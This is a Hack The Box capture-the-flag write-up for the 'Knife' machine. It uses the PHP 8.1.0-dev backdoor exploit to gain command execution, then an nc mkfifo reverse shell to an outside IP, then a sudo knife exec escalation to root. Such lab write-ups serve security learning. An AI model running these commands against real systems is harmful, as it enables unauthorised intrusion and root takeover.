

Knife - Writeup HTB


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I) Enumeration :

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peter@kali:~$ nikto -h knife.htb
- Nikto v2.1.6
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+ Target IP: 10.10.10.242
+ Target Hostname: knife.htb
+ Target Port: 80
+ Start Time: 2021-05-28 18:57:01 (GMT2)
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+ Server: Apache/2.4.41 (Ubuntu)
+ Retrieved x-powered-by header: PHP/8.1.0-dev
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
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```
firefox http://knife.htb
```



II) Exploitation :

After some php 8.1.0-dev research, i found this exploit :

<https://packetstormsecurity.com/files/162749/PHP-8.1.0-dev-Backdoor-Remote-Command-Injection.html>

is it a vulnerable version, When adding "zerodium" or at the start of the user-agent field, web server, execute php code :

```
peter@kali:~$ python3 exploit.py -u http://10.10.10.242  
[+] Results:  
uid=1000(james) gid=1000(james) groups=1000(james)
```

We can now create a Revershell :

```
peter@kali:~$ python3 exploit.py -u http://10.10.10.242 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1| nc 10.10.14.141 8081 >/tmp/f'
```

and we have a shell !!

III) Privilege Escalation :

we can now enumerate with sudo -l

```
$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
$
```

i research some sudo privesc exploit with Knife but i didn't find anything, when i readed the manual, i realise, we can execute perl script/command so i use this fonctionnality to have root access :

```
$ sudo /usr/bin/knife exec -E 'system("id")'
uid=0(root) gid=0(root) groups=0(root)
$ sudo /usr/bin/knife exec -E 'system("/bin/bash")'
id
uid=0(root) gid=0(root) groups=0(root)
```